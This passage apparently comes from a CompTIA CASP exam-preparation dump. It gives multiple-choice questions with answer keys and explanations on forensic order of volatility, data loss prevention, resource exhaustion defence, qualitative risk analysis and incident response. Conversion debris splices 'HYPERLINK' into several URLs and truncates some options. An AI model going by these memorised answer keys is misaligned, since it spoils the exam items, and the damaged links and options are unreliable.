C: This answer is invalid as port 443 is used for HTTPS, not HTTP.
D: This web address link will not identify unsupported operating systems for the purpose of disconnecting them from the network.
E: The dig (domain information groper) command is a network administration command-line tool for
querying Domain Name System (DNS) name servers. References: https://en.wikipedia.org/wiki/Dig_(command) https://en.wikipedia.org/wiki/Password_cracking https://en.wikipediHYPERLINK "https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers"a.org/wiki/List_of_TCP_and_U DP_port_numbers http://luizfirmino.blogspot.co.za/2011/07/understand-banner-grabbHYPERLINK "http://luizfirmino.blogspot.co.za/2011/07/understand-banner-grabbing-usingos.html?view=classic"ing-using-os.html?view=classic
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 174, 175

NEW QUESTION 234
An investigator wants to collect the most volatile data first in an incident to preserve the data that runs the highest risk of being lost. After memory, which of the following BEST represents the remaining order of volatility that the investigator should follow?

A. File system information, swap files, network processes, system processes and raw disk blocks.
B. Raw disk blocks, network processes, system processes, swap files and file system information.
C. System processes, network processes, file system information, swap files and raw disk blocks.
D. Raw disk blocks, swap files, network processes, system processes, and file system informatio

Answer: C

Explanation:
The order in which you should collect evidence is referred to as the Order of volatility. Generally, evidence should be collected from the most volatile to the least volatile. The order of volatility from most volatile to least volatile is as follows:
Data in RAM, including CPU cache and recently used data and applications Data in RAM, including system and network processes
Swap files (also known as paging files) stored on local disk drives Data stored on local disk drives
Logs stored on remote systems Archive media
Incorrect Answers:
A: System and network processes are more volatile than file system information and swap files. B: System and network processes are more volatile than raw disk blocks.
D: System and network processes are more volatile than raw disk blocks and swap files. References:
http://blogs.getcertifiedgetahead.com/security-forensic-performance-baseHYPERLINK "http://blogs.getcertifiedgetahead.com/security-forensic-performance-based-question/"d-question/

NEW QUESTION 236
A company has noticed recently that its corporate information has ended up on an online forum. An investigation has identified that internal employees are sharing confidential corporate information on a daily basis. Which of the following are the MOST effective security controls that can be implemented to stop the above problem? (Select TWO).

A. Implement a URL filter to block the online forum
B. Implement NIDS on the desktop and DMZ networks
C. Security awareness compliance training for all employees
D. Implement DLP on the desktop, email gateway, and web proxies
E. Review of security policies and procedures

Answer: CD

Explanation:
Security awareness compliance training for all employees should be implemented to educate employees about corporate policies and procedures for working with information technology (IT). Data loss prevention (DLP) should be implemented to make sure that users do not send sensitive or critical information outside the corporate network.
Incorrect Answers:
A: A URL filter will prevent users from accessing the online forum, but it will not prevent them from sharing confidential corporate information.
B: NIDS will monitor traffic to and from all devices on the network, perform an analysis of passing traffic on the entire subnet, and matches the traffic that is passed on the subnets to the library of known attacks. It will not prevent access to the online forum, or from sharing confidential corporate information.
E: The problem is that users are not adhering to the security policies and procedures, so reviewing them will not solve the problem.
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NEW QUESTION 240
An insurance company has an online quoting system for insurance premiums. It allows potential customers to fill in certain details about their car and obtain a quote. During an investigation, the following patterns were detected:
Pattern 1 – Analysis of the logs identifies that insurance premium forms are being filled in but only single fields are incrementally being updated.
Pattern 2 – For every quote completed, a new customer number is created; due to legacy systems, customer numbers are running out.
Which of the following is the attack type the system is susceptible to, and what is the BEST way to defend against it? (Select TWO).

A. Apply a hidden field that triggers a SIEM alert
B. Cross site scripting attack
C. Resource exhaustion attack
D. Input a blacklist of all known BOT malware IPs into the firewall
E. SQL injection
F. Implement an inline WAF and integrate into SIEM
G. Distributed denial of service

H. Implement firewall rules to block the attacking IP addresses

Answer: CF

Explanation:
A resource exhaustion attack involves tying up predetermined resources on a system, thereby making the resources unavailable to others.
Implementing an inline WAF would allow for protection from attacks, as well as log and alert admins to what's going on. Integrating in into SIEM allows for logs and other security-related documentation to be collected for analysis.
Incorrect Answers:
A: SIEM technology analyses security alerts generated by network hardware and applications. B: Cross site scripting attacks occur when malicious scripts are injected into otherwise trusted websites.
D: Traditional firewalls block or allow traffic. It is not, however, the best way to defend against a resource exhaustion attack.
E: A SQL injection attack occurs when the attacker makes use of a series of malicious SQL queries to directly influence the SQL database.
G: A distributed denial-of-service (DDoS) attack occurs when many compromised systems attack a single target. This results in denial of service for users of the targeted system.
H: Traditional firewalls block or allow traffic. It is not, however, the best way to defend against a resource exhaustion attack.
References:
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Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 150, 153

NEW QUESTION 242
A risk manager has decided to use likelihood and consequence to determine the risk of an event occurring to a company asset. Which of the following is a limitation of this approach to risk management?

A. Subjective and based on an individual's experience.
B. Requires a high degree of upfront work to gather environment details.
C. Difficult to differentiate between high, medium, and low risks.
D. Allows for cost and benefit analysis.
E. Calculations can be extremely complex to manag

Answer: A

Explanation:
Using likelihood and consequence to determine risk is known as qualitative risk analysis.
With qualitative risk analysis, the risk would be evaluated for its probability and impact using a numbered ranking system such as low, medium, and high or perhaps using a 1 to 10 scoring system. After qualitative analysis has been performed, you can then perform quantitative risk analysis. A
Quantitative risk analysis is a further analysis of the highest priority risks during which a numerical or quantitative rating is assigned to the risk.
Qualitative risk analysis is usually quick to perform and no special tools or software is required. However, qualitative risk analysis is subjective and based on the user’s experience.
Incorrect Answers:
B: Qualitative risk analysis does not require a high degree of upfront work to gather environment details. This answer applies more to quantitative risk analysis.
C: Although qualitative risk analysis does not use numeric values to quantify likelihood or consequence compared to quantitative analysis, we can all differentiate between the terms high, medium, and low when talking about risk.
D: Qualitative risk analysis does not allow for cost and benefit analysis, quantitative risk analysis does.
E: Calculations for qualitative risk analysis are not extremely complex to manage; they can be quantitative risk analysis.
References: https://www.passionatepm.com/blog/quHYPERLINK "https://www.passionatepm.com/blog/qualitative-risk-analysis-vs-quantitative-risk-analysis-pmpconcept- 1"alitative-risk-analysis-vs-quantitative-risk-analysis-pmp-concept-1

NEW QUESTION 246
In a situation where data is to be recovered from an attacker’s location, which of the following are the FIRST things to capture? (Select TWO).

A. Removable media
B. Passwords written on scrap paper
C. Snapshots of data on the monitor
D. Documents on the printer
E. Volatile system memory
F. System hard drive

Answer: CE

Explanation:
An exact copy of the attacker’s system must be captured for further investigation so that the original data can remain unchanged. An analyst will then start the process of capturing data from the most volatile to the least volatile.
The order of volatility from most volatile to least volatile is as follows: Data in RAM, including CPU cache and recently used data and applications Data in RAM, including system and network processes
Swap files (also known as paging files) stored on local disk drives Data stored on local disk drives
Logs stored on remote systems Archive media
Incorrect Answers:
A: Removable media is not regarded as volatile data.
B: Passwords written on scrap paper is not regarded as volatile data. D: Documents on the printer is not regarded as volatile data.
F: Data stored on the system hard drive is lower in the order of volatility compared to system memory.
References:
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 250-254
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NEW QUESTION 249
The DLP solution has been showing some unidentified encrypted data being sent using FTP to a remote server. A vulnerability scan found a collection of Linux servers that are missing OS level patches. Upon further investigation, a technician notices that there are a few unidentified processes running on a number of the servers. What would be a key FIRST step for the data security team to undertake at this point?

A. Capture process ID data and submit to anti-virus vendor for review.
B. Reboot the Linux servers, check running processes, and install needed patches.
C. Remove a single Linux server from production and place in quarantine.
D. Notify upper management of a security breach.
E. Conduct a bit level image, including RAM, of one or more of the Linux server

Answer: E

Explanation:
Incident management (IM) is a necessary part of a security program. When effective, it mitigates business impact, identifies weaknesses in controls, and helps fine-tune response processes.
In this question, an attack has been identified and confirmed. When a server is compromised or used to commit a crime, it is often necessary to seize it for forensics analysis. Security teams often face two challenges when trying to remove a physical server from service: retention of potential evidence in volatile storage or removal of a device from a critical business process.
Evidence retention is a problem when the investigator wants to retain RAM content. For example, removing power from a server starts the process of mitigating business impact, but it also denies forensic analysis of data, processes, keys, and possible footprints left by an attacker.
A full a bit level image, including RAM should be taken of one or more of the Linux servers. In many cases, if your environment has been deliberately attacked, you may want to take legal action against the perpetrators. In order to preserve this option, you should gather evidence that can be used against them, even if a decision is ultimately made not to pursue such action. It is extremely important to back up the compromised systems as soon as possible. Back up the systems prior to performing any actions that could affect data integrity on the original media.
Incorrect Answers:
A: Capturing process ID data and submitting it to anti-virus vendor for review would not be the first step. Furthermore, it is unlikely that a virus is the cause of the problem on the LINUX servers. It is much more likely that the missing OS level patches left the systems vulnerable.
B: Rebooting the Linux servers would lose the contents of the running RAM. This may be needed for litigation so a full backup including RAM should be taken first. Then the servers can be cleaned and patched.
C: Removing a single Linux server from production and placing it in quarantine would probably involve powering off the server. Powering off the server would lose the contents of the running RAM. This may be needed for litigation so a full backup including RAM should be taken first.
D: Notifying upper management of a security breach probably should be done after the security breach is contained. You should follow standard incident management procedures first. Reporting on the incident is one of the later steps in the process.
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NEW QUESTION 250
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